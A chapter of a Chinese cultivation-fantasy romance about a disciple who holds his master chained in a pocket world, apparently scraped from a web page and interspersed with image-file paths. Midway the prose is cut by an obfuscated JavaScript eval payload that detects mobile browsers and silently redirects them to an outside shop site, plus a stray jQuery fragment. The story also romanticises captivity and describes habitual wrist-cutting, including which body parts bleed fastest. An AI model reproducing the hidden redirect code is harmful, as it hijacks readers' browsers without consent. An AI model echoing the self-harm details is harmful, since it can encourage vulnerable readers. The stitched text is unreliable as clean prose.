叶伶舟回到小世界。
将屋门推开一条缝,小心翼翼探进去一个脑袋。
视线转动,正正与床上的谢池疏对上。
脑袋缩了回去。
过了一会儿,又慢慢探出来。
谢池疏:“......”
见叶伶舟这副鬼鬼祟祟的可怜样子,他叹了口气道:“过来。”
叶伶舟摇头,他现在总怀疑师尊是想骗他过去揍。
“难不成你以后就打算永远在那里,不过来了?”
叶伶舟一时觉得也不是不行。
谢池疏抬手示意了一下手上红黑交错的链条,“师尊现在又动不了。”
被改造过后的链条缩短了不少,虽说还够谢池疏调整姿势,但绝对再也不够像之前那样禁锢叶伶舟了。
“还是说小舟害怕了?”
叶伶舟立刻道:“才不会!”
他都干出囚禁师尊的事情了,还有什么能是怕的。
反倒是师尊手都被捆住了,这他要是还不敢过去,岂不是显得他很没用。
于是叶伶舟雄赳赳气昂昂走了过去。
他强调:“弟子是去给您准备些打发时间的东西,可不是逃跑。”
一样一样东西向外掏,尽数摆在了床上。
他在藏师尊的时候贴心地选择了一张大床,睡三个人都绰绰有余那种。
拿出最后一本书递过去,突然,手腕被攥住了。
攥得很紧,怎么都抽不回来。这熟悉的场面,这熟悉的力道,叶伶舟心头一紧。
“您还要打啊?”
说着犹豫的话,手上已经一点不犹豫准备放血了。
谢池疏好气又好笑,“不打,别动,让师尊看看。”
他垂眸,将掌心那截手腕翻了个面。
没有任何伤痕,但有些许血迹,毫无疑问是为了进入小世界,又划开了皮肉。
温热的指腹轻柔摩挲,带来一阵难以忍受的酥麻,好似有电流窜过。
叶伶舟感觉自己那块皮肤都快被染上师尊的温度了。
想要用力抽回手,却听见师尊问他:“一定要是手腕吗?”
“什么?”
谢池疏蹙眉,“就算一定要用血,其他地方的血难道不可以吗。”
“而且破开小世界屏障也不需要你用那么多血。”
叶伶舟当时跑得太急,直接在谢池疏面前划开了小世界屏障。
血变成剑的画面又给谢池疏带来了不轻的震撼,活了这么多年,他就没见过这般诡异的画面。
与叶伶舟所想的师尊在小世界生闷气的画面不一样,谢池疏其实一直在思考这条所谓的道。
心头有种隐隐的不安。
靠伤害自我获取力量,终有一日会迷失在其中。
到那时,或许叶伶舟自己都不会再将自己当做一个活生生的人。
“指尖也可以,掌心也可以,为什么每次都是手腕?”
叶伶舟愣是没想到师尊抓着他摸了半天就是为了问这个问题。
他理所当然道:“手腕出血快。”
指尖那点血够干什么的,也就够扎一扎斋阳了。
掌心也慢,还是手腕最好,血一下就涌出来了。
这是叶伶舟实践过无数次之后找到的,出血多而且割起来方便的部位。
脖子倒是出血更快,但他总不能一言不合就抹脖子吧。
谢池疏皱眉,“难道不疼吗?”
“您也看到了,弟子愈合速度很快的。”
“师尊是问你疼不疼,不是问你愈合快不快。”
腕上的手又攥紧了几分,叶伶舟无声吸了口气,低眼看去。
师尊的手指真长啊,感觉能一下把他两只手都给圈住。
笑眯眯,“不疼。”
“骗人。”叶伶舟撇撇嘴,“那您还问。”
谢池疏叹了口气,“至少......在平时不许割手腕,你要往返小世界,指尖血足够了。”
他顿了顿,“或者不如让师尊替你来开——”
叶伶舟顿时紧觉,“您是想跑吧。”
“不可能,您就乖乖在这里待着吧,弟子绝对不会放您出去的。”
谢池疏无奈,“小舟你就是这么想师尊的?”
“不然呢,您上午还捆了弟子想离开。”
谢池疏顿时语塞。
想不出什么反驳的话,最后他也只能垂下眼,接着折腾起掌心那截苍白得几近透明的手腕。
好似要用这种方式发泄堵在心中那团郁闷、心疼、愧疚交织成乱麻的情绪。
叶伶舟原先偏凉的皮肤已经有了暖洋洋的温度,苍白的肤色蔓延开红晕,还有着一圈新印上去的指痕,好似被凌虐过一般。
看得谢池疏愈发不解,他分明没用多么大的力道。
从前小舟也是细皮嫩肉,一磕碰就青青紫紫,但绝对没有如今这般夸张。
“师尊。”叶伶舟声音有些僵,“差不多可以放开了吧。”
谢池疏抬眼,“弄疼你了吗?”
“没......”叶伶舟又搬出了应付谢池书的理由,“只是弟子不太喜欢被别人碰。”
本想着这句话一出,他一向克己复礼的师尊肯定就会松手了。
结果谢池疏非但没有松手,甚至又在手腕内侧抚过。
感受到掌心手腕轻微的颤抖,他心下微动。
“以前不是最喜欢让师尊牵着手走了吗?”
叶伶舟反驳,“那时候弟子还小。”
谢池疏轻笑,“那小舟就当自己现在也还小好了。”
说过的话被原封不动还了回来,叶伶舟呆住了。
这个师尊的反应怎么跟外面那个师尊完全不一样啊,不都是两半神魂吗?
腕侧又被指尖轻轻划过,叶伶舟不受控制地一颤,身体紧绷。
比起血肉撕裂的痛,这种温柔的抚摸反而让他更加无所适从。
轻而又轻,柔而又柔,却痒进了骨子。
谢池疏注意到叶伶舟泛红的眼尾,试探着又摩挲了一下。
那眼尾更红了,连带着下方的两颗红痣都艳得吸睛。许久,他松开了手。
叶伶舟如蒙大赦,手腕当即不停用力在衣服上蹭,蹭得一片通红,传来火辣辣的疼,这才好受了些。
这一幕被留心的谢池疏尽收眼底,他若有所思,却没有出声。
目光扫过床上那些物件,落在衣服上。
叶伶舟跟着看过去,道:“您身上的衣服沾了血,弟子拿了新的衣服,换一下吧。”
之前拿血线缠师尊,太紧张了,一时没控制好,将衣袖与裤腿都沾上了血。
谢池疏揶揄,“这一次没有被他捉到?”
叶伶舟目移。
“不过师尊该怎么换?”谢池疏晃晃手上的链条,“不如先解开——”
“刺啦!”
布料撕裂声。
谢池疏愕然低眼,外袍已然被叶伶舟撕成了碎布条。
以一种不需要经过链条的方式被脱了下来。
“......”小舟这些年,着实是粗暴了不少。
叶伶舟得意洋洋,“这样不就行了。”
左右不过是一件衣服,他回头就拿师尊的遗产去给师尊订做上几百件。
将布条丢到一旁,扭头却发现师尊用一
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17713914|208489||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
种一言难尽的眼神看着他。
谢池疏认真请教:“小舟,脱可以这样,穿该如何穿呢?”
叶伶舟:“......”
忘了,衣服除了脱还得穿。
在脑子里想了许久,都没能想出来一种能在不解开链子的前提下,把外袍给师尊穿上去的方法。
“要不您别穿了,反正也不冷。”
谢池疏无奈,“师尊真的不会跑的。”
叶伶舟坚决不信,才被师尊骗得团团转过一次,他又不是什么一天之内上当两次的笨蛋。
“这样吧,弟子替您穿。”
谢池疏一愣,没能理解这句话的意思。
下一刻就见叶伶舟抓住了其中一条链子。
咔哒一声,链条连着阵法的另一端被扯了下来,紧紧握在手心。
叶伶舟另一只手拿起外袍,将链条从袖口穿了过去,随后跪在床榻上膝行靠近,“来,师尊抬手。”
谢池疏一时不知该说什么,依言抬手将手臂穿过衣袖,彼此之间距离顷刻拉近。
师尊身上的气息萦绕在呼吸中,叶伶舟忍不住朝前倾身,眼睛无意识眯起。
谢池疏扭头看见弟子这副模样,抬手揉了揉对方脑袋,温声:“困了?”
叶伶舟摇头,脑袋主动蹭了蹭掌心。
脱口而出,“师尊香。”
“师尊又不熏香,何来的香味?”
“就是有。”
谢池疏失笑,“好好好,小舟说有就有。”
他将半边外袍拉上肩头,也不催着叶伶舟换边,而是问道:“那要师尊抱一下吗?”
他张开双臂,温柔的眉眼弯起,浅色的眸底像是一湖敛了月华的水,倒映出叶伶舟的模样。
叶伶舟好似被迷惑了一般,没出息的一点点靠近过去。
在快要被谢池疏抱住的那一刻,他猛地回过神来,眼神立刻清醒。
噌噌后退,姿态防备,“不要。”
好险,差点就被师尊哄骗了。
保不齐师尊就是想趁他不注意抢链子。这可是为了苍生能说祭道就祭道的师尊,必须时刻警惕。
谢池疏放下手,显得有些遗憾。
好不容易养得软乎乎的弟子似乎又变回刚捡回来时候的样子了。
叶伶舟迅速将链条固定回阵法,然后将剩下半边换上,外袍总算是大功告成。
还剩下裤子,他抓着裤子刚要靠近,一下被抵住了脑袋。
“小舟,这个师尊自己来就可以了。”
“哦。”
于是叶伶舟从床上坐回了床沿,等着师尊换好。
结果师尊迟迟不动。
忘记裤子怎么穿了?
谢池疏:“小舟,链子已经系回来了,你不用盯着了。”
叶伶舟歪头,“什么?”
谢池疏点点他脑袋,“回避一下。”
他这才反应过来师尊在纠结什么,依言背过身去。
嘀咕道:“有什么好害羞的,不都长一样吗,最多腿比弟子长一些,师尊脸皮真薄。”
谢池疏轻咳,“别乱说。”
叶伶舟坐在床沿晃悠小腿,耳边传来身后布料摩擦的窸窣声,时不时还伴随着链条晃动的声响。
他随手拿起一本书册翻了翻,只是看了几页诗词便开始视线涣散。
当年到底是怎么做到坚持翻了几百本诗册不昏迷,然后写出一首狗屁不通的情诗来的。
也是难为师尊这么多年孜孜不倦教他这个丝毫不懂风雅的粗人了。
叶伶舟:“师尊。”
“嗯?”
“弟子十七岁的时候送您的情诗,其实您看懂了吧。”